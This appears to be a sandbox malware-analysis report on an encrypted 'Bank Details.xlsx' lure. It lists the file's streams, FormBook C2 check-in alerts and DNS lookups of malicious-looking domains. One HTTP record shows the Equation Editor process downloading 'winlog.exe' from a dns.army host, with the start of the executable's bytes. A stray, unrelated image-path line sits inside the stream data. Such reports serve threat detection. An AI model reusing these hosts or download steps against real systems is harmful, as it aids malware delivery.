Number of OLE Files:	1

OLE File "Bank Details.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False

General	
Data ASCII:	. . . . . h . . . .E.n.c.r.y.p.t.e.d.P.a.c.k.a.g.e.2...S.t.r.o.n.g.E.n.c.r.y.p.t.i.o.n.D.a.t.a.S.p.a.c.e...
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2347736

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2347736
Entropy:	7.99971479672
Base64 Encoded:	True
Data ASCII:	. . # . . . . . ` r . / | # > 3 l . . . . . t . . . d ! / . D . z f . . . x . / x . . . . v . Q c . . . U c . . . & x . w * K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . . . g . u $. R Z K E S . . + . .
Data Raw:	cb d2 23 00 00 00 00 00 9a 95 f5 1a 85 83 e3 60 72 96 2f 7c 23 3e 33 6c c6 0f c8 f5 93 fc ff 87 74 1c d7 89 64 21 2f d5 44 ab 7a 66 e2 a7 00 78 03 2f 78 af a9 cb af 76 e9 51 63 97 0a 83 55 63 fa 9c eb 26 78 90 77 2a 4b 45 53 e6 99 2b b9 1d fa 67 fc 75 24 2e 52 5a 4b 45 53 e6 99 2b b9 1d fa 67 fc 75 24 2e 52 5a 4b 45 53 e6 99 2b b9 1d fa 67 fc 75 24 2e 52 5a 4b 45 53 e6 99 2b b9 1d

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.49244460605
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . ; . g . . . i . 2 . . # 6 # B t . . . . D . < { k T I . . . . . ? . . . t . p . . . . . s . . . . .


General	
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-11:39:06.563976	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
04/12/21-11:39:06.563976	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
04/12/21-11:39:06.563976	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
04/12/21-11:39:06.765571	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22
04/12/21-11:39:49.934220	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49177	80	192.168.2.22	3.230.51.235
04/12/21-11:39:49.934220	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49177	80	192.168.2.22	3.230.51.235
04/12/21-11:39:49.934220	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49177	80	192.168.2.22	3.230.51.235

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:38:06.504285097 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.547945023 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.548108101 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.562624931 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.604636908 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.606322050 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.606375933 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.606409073 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.606415033 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.606452942 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.606456041 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.615592957 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:06.657550097 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:06.657638073 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:08.318805933 CEST	49167	443	192.168.2.22	52.59.165.42

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:38:08.375102997 CEST	443	49167	52.59.165.42	192.168.2.22
Apr 12, 2021 11:38:08.375181913 CEST	49167	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:38:08.444669962 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:08.699580908 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:08.700056076 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:08.700448990 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:08.963999033 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:08.964063883 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:08.964097977 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:08.964113951 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:08.964126110 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:08.964154005 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:08.964209080 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218404055 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218450069 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218488932 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218527079 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218565941 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218591928 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218594074 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218648911 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218692064 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218693018 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218729973 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218730927 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218774080 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.218779087 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.218813896 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474692106 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474750996 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474792004 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474828959 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474849939 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474877119 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474889994 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474895954 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474900007 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474919081 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474920034 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474956989 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.474966049 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474992037 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.474994898 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475033045 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475071907 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475112915 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475152016 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475151062 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475199938 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475207090 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475241899 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475244045 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475246906 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475250959 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475276947 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475281954 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475281954 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475322962 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.475323915 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475369930 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.475611925 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.729712963 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729774952 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729816914 CEST	80	49170	103.141.138.117	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:38:09.729859114 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729907036 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729942083 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.729949951 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729984999 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.729988098 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.729990959 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.729995012 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.729999065 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730021000 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730027914 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.730034113 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730068922 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.730086088 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730113029 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.730118036 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730151892 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.730161905 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730191946 CEST	80	49170	103.141.138.117	192.168.2.22
Apr 12, 2021 11:38:09.730195999 CEST	49170	80	192.168.2.22	103.141.138.117
Apr 12, 2021 11:38:09.730237961 CEST	80	49170	103.141.138.117	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:38:06.374515057 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:06.434493065 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:06.434851885 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:06.483635902 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:06.964183092 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:07.014790058 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:07.019026041 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:07.071655989 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:07.072000980 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:07.124825954 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:07.651319027 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:07.710381031 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:07.714406013 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:07.775949955 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 11:38:08.381283045 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:38:08.443428993 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:06.429984093 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:06.504992008 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:11.769948959 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:11.853673935 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:16.996161938 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:17.081425905 CEST	53	55171	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:22.516691923 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:22.846026897 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:28.244251013 CEST	57564	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:28.367567062 CEST	53	57564	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:33.376782894 CEST	63009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:33.467981100 CEST	53	63009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:38.502017021 CEST	59319	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:38.585093975 CEST	53	59319	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:43.736958981 CEST	53070	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:44.127324104 CEST	53	53070	8.8.8.8	192.168.2.22
Apr 12, 2021 11:39:49.601315975 CEST	59770	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:39:49.805474997 CEST	53	59770	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:38:06.374515057 CEST	192.168.2.22	8.8.8.8	0x7f6	Standard query (0)	fqe.short.gy	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:38:06.434851885 CEST	192.168.2.22	8.8.8.8	0x7f6	Standard query (0)	fqe.short.gy	A (IP address)	IN (0x0001)
Apr 12, 2021 11:38:08.381283045 CEST	192.168.2.22	8.8.8.8	0x6779	Standard query (0)	stdypmrimelimtewsosq.dns.army	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:06.429984093 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.playfullpainters.com	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:11.769948959 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.hostvngiare.com	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:16.996161938 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.thesixteenthround.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:22.516691923 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.qcmax.com	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:28.244251013 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.stone-master.info	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:33.376782894 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.thunderoffroadresort.com	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:38.502017021 CEST	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.christlicheliebe.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:43.736958981 CEST	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.18598853855.com	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:49.601315975 CEST	192.168.2.22	8.8.8.8	0x9e1c	Standard query (0)	www.starr2021.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:38:06.434493065 CEST	8.8.8.8	192.168.2.22	0x7f6	No error (0)	fqe.short.gy		52.59.165.42	A (IP address)	IN (0x0001)
Apr 12, 2021 11:38:06.434493065 CEST	8.8.8.8	192.168.2.22	0x7f6	No error (0)	fqe.short.gy		18.184.197.212	A (IP address)	IN (0x0001)
Apr 12, 2021 11:38:06.483635902 CEST	8.8.8.8	192.168.2.22	0x7f6	No error (0)	fqe.short.gy		52.59.165.42	A (IP address)	IN (0x0001)
Apr 12, 2021 11:38:06.483635902 CEST	8.8.8.8	192.168.2.22	0x7f6	No error (0)	fqe.short.gy		18.184.197.212	A (IP address)	IN (0x0001)
Apr 12, 2021 11:38:08.443428993 CEST	8.8.8.8	192.168.2.22	0x6779	No error (0)	stdypmrimelimtewsosq.dns.army		103.141.138.117	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:06.504992008 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.playfullpainters.com	playfulpainters.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:39:06.504992008 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	playfulpainters.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:11.853673935 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.hostvngiare.com		104.21.71.76	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:11.853673935 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.hostvngiare.com		172.67.143.231	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.thesixteenthround.net	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:17.081425905 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:22.846026897 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.qcmax.com		104.128.125.95	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:28.367567062 CEST	8.8.8.8	192.168.2.22	0x6ec7	Name error (3)	www.stone-master.info	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:33.467981100 CEST	8.8.8.8	192.168.2.22	0xf09a	Name error (3)	www.thunderoffroadresort.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:38.585093975 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.christlicheliebe.net		144.76.242.196	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:44.127324104 CEST	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.18598853855.com	dns.95h5cdn.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:39:44.127324104 CEST	8.8.8.8	192.168.2.22	0x4b93	No error (0)	dns.95h5cdn.com		18.166.77.19	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:49.805474997 CEST	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	www.starr2021.com	wws.weddingwire.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:39:49.805474997 CEST	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	wws.weddingwire.com	gp-usea-elb-13pj8i7f0fbsh-1771787045.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:39:49.805474997 CEST	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	gp-usea-elb-13pj8i7f0fbsh-1771787045.us-east-1.elb.amazonaws.com		3.230.51.235	A (IP address)	IN (0x0001)
Apr 12, 2021 11:39:49.805474997 CEST	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	gp-usea-elb-13pj8i7f0fbsh-1771787045.us-east-1.elb.amazonaws.com		52.54.251.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- stdypmrimelimtewsosq.dns.army
- www.playfulpainters.com
- www.hostvngiare.com
- www.thesixteenthround.net
- www.qcmax.com
- www.christlicheliebe.net
- www.18598853855.com
- www.starr2021.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49170	103.141.138.117	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:38:08.700448990 CEST	71	OUT	GET /documepnt/winlog.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: stdypmrimelimtewsosq.dns.army
Apr 12, 2021 11:38:08.963999033 CEST	72	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 09:38:07 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.2.34 Last-Modified: Wed, 07 Apr 2021 13:42:46 GMT ETag: "324f1-5bf621b210103" Accept-Ranges: bytes Content-Length: 206065 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 6c 4a a8 a1 0d 24 fb a1 0d 24 fb a1 0d 24 fb 2f 05 7b fb a3 0d 24 fb a1 0d 25 fb 39 0d 24 fb 22 05 79 fb b0 0d 24 fb f5 2e 14 fb a8 0d 24 fb 66 0b 22 fb a0 0d 24 fb 52 